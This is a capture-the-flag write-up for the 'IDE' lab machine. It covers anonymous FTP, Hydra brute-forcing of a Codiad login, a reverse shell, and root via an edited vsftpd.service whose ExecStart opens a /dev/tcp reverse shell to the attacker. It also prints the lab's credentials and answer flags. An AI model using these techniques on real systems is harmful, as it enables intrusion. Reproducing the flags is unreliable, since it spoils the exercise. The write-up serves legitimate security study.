



# IDE

## Enumeration

We start performing a nmap enumeration:

```
nmap -sSVC -p- -Pn -n {ip} --min-rate 5000
```

We obtained the following:

```


└─ nmap -sSVC -p- 10.10.112.228 --min-rate 5000 -Pn -n
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 22:10 EST
Nmap scan report for 10.10.112.228
Host is up (0.20s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:10.8.192.64
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
|_256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
|_256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
62337/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Codiad 2.8.4
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.35 seconds

└─ /home/aleph0/machines/IDE ..... 41s root@kali

```

We can conclude that the machine is running a web service, so we can connect to <http://x.x.x.x:62337> to obtain the following:



The website's title is **Codiad 2.8.4**, thus, we might be able to search an exploit for whatever it is, so we can run the following:

```
# COMMAND -> searchsploit "app version"  
#COMMAND ISSUED IN THIS PENTEST  
  
searchsploit "codiad 2.8.4"
```

For which we obtained four exploits:

Exploit Title	Path
Codiad 2.8.4 - Remote Code Execution (Authenticated)	multiple/webapps/49705.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (2	multiple/webapps/49902.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (3	multiple/webapps/49907.py
Codiad 2.8.4 - Remote Code Execution (Authenticated) (4	multiple/webapps/50474.txt

However, the above exploits are only usable once we're inside the web application, so far, we are still stuck in the login part. If default credentials or SQL injection techniques are used, none of that will work.

At this point, we can return to the enumeration and remember not only ftp service is running on port 21, but also according to the nmap scan, anonymous login is allowed, thus we perform:

```
ftp {ip}
#use the anonymous login
```

```
Connected to 10.10.112.228.
220 (vsFTPd 3.0.3)
Name (10.10.112.228:aleph0): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> _
```

Once inside the ftp service, perform "ls -la" to see all files inside

The only directory containing some useful things was "..." which contains a "-" suspicious directory, so we download the directory with "get ./-".

Once the file is downloaded, we can open it and we'll get the following:

```
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

We can assume John is a username and that we can brute-force the password with the rockyou.txt list (remember this machine is from THM, so it's not that hard to guess what you have to do), so we can perform the following command:

```
hydra -l john -P /usr/share/wordlists/rockyou.txt {ip} -s 62337
```

After performing a brute-force attack on the given website, we can obtain the following credentials:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-14 22:43:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
~896525 tries per task
[DATA] attacking http-post-form://10.10.112.228:62337/components/user/controller.php?action=authenticate:username=^USER^&password=^PASS^&theme=default&language=en:Incorrect Username or Password
[62337][http-post-form] host: 10.10.112.228 login: john password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-14 22:43:51
```

We can upload a reverse shell by using some exploit for that Codiad's version, I downloaded one from a write-up, so we upload the shell and perform the following command:

```
nc -nvlp {port}
```

Once we got a stable shell, we perform the following commands to make it stable:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

Once inside the machine we notice there's only one user on it called 'drac', so we can list the contents of its home directory to see anything interesting:

```
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 2021 .
drwxr-xr-x 3 root root 4096 Jun 17 2021 ..
-rw----- 1 drac drac  49 Jun 18 2021 .Xauthority
-rw-r--r-- 1 drac drac  36 Jul 11 2021 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 2021 .bashrc
drwx----- 4 drac drac 4096 Jun 18 2021 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 2021 .config
drwx----- 4 drac drac 4096 Jun 18 2021 .gnupg
drwx----- 3 drac drac 4096 Jun 18 2021 .local
-rw-r--r-- 1 drac drac  807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac    0 Jun 17 2021 .sudo_as_admin_successful
-rw----- 1 drac drac  557 Jun 18 2021 .xsession-errors
-r----- 1 drac drac   33 Jun 18 2021 user.txt
www-data@ide:/home/drac$ _
```

We know the flag is inside user.txt, nonetheless, it seems others cannot have access to it but only the user. the Bash History can be accessible for others. We can open it to see if anything is interesting:

```
mysql -u drac -p 'Th3dRaCULa1sR3aL' ← THIS IS WHAT WE GOT ON
BASH_HISTORY
```

### USER FLAG:

The above command is the one used to authenticate a user and password when trying to connect to a SQL DB. In the showed case, 'drac' is the user and 'Th3dRaCULa1sR3aL' is its password. We can try to use this password in order to see if the user is re-using its password and then we can have a privilege escalation, so we try to open the flag (remember since we are not drac, we should change the account):

```
drac@ide:~$ ls
ls
user.txt
drac@ide:~$ cat user.txt
cat user.txt
02930d21a8eb009f6d26361b2d24a466
drac@ide:~$ _
```

## ROOT FLAG:

*If you have any problems with the reverse shell, you can use drac's credentials to establish a ssh connection*

Performing the following command on the machine:

```
sudo -l
```

The above will expose we can run a service command with root privileges allowing us to escalate privileges:

```
drac@ide:~$ sudo -l
sudo -l
[sudo] password for drac: Th3dRaCULa1sR3aL

Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:~$ _
```

We can perform the following command in order to ensure we can edit the config file of the ftp service:

```
ls -la /lib/systemd/system/vsftpd.service
```

```
drac@ide:~$ ls -la /lib/systemd/system/vsftpd.service
ls -la /lib/systemd/system/vsftpd.service
-rw-rw-r-- 1 root drac 248 Aug  4 2021 /lib/systemd/system/vsftpd.service
drac@ide:~$ _
```

According to the results, we can, so we edit the file in order that, when we restart the service, our reverse shell escalates as root. We perform the following in the config file:

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.8.192.64/2000 0>&1'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
~
~
```

Once it's done we can restart the service:



```
nc -lnvp 2000
listening on [any] 2000 ...
connect to [10.8.192.64] from (UNKNOWN) [10.10.138.67] 60118
bash: cannot set terminal process group (14651): Inappropriate ioctl for device
bash: no job control in this shell
root@ide:/#

www-data@ide:/var/www/html/codiad/workspace/exploit$ su drac
su drac
Password: Th3dRaCULa1sR3aL

drac@ide:/var/www/html/codiad/workspace/exploit$ sudo /usr/sbin/service vsftpd restart
startusr/sbin/service vsftpd re
[sudo] password for drac: Th3dRaCULa1sR3aL

Warning: The unit file, source configuration file or drop-ins of vsftpd.service changed on
disk. Run 'systemctl daemon-reload' to reload units.
drac@ide:/var/www/html/codiad/workspace/exploit$ systemctl daemon-reload
systemctl daemon-reload
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ====
Authentication is required to reload the systemd state.
Authenticating as: drac
Password: Th3dRaCULa1sR3aL

==== AUTHENTICATION COMPLETE ====
drac@ide:/var/www/html/codiad/workspace/exploit$ sudo /usr/sbin/service vsftpd restart
startusr/sbin/service vsftpd re
drac@ide:/var/www/html/codiad/workspace/exploit$
```

Now we have opened another reverse shell with root privileges

```
root@ide:/# ls /root
ls /root
root.txt
root@ide:/# cd /root
cd /root
root@ide:/root# clear
clear
TERM environment variable not set.
root@ide:/root# ls
ls
root.txt
root@ide:/root# cat root.txt
cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
root@ide:/root#
```

So now, we have completed all the tasks!

100%

Task 1 Flags

Gain a shell on the box and escalate your privileges!

*Answer the questions below*

user.txt

02930d21a8eb009f6d26361b2d24a466

Correct Answer

root.txt

ce258cb16f47f1c66f0b0b77f4e0fb8d

Correct Answer

**#PWNED**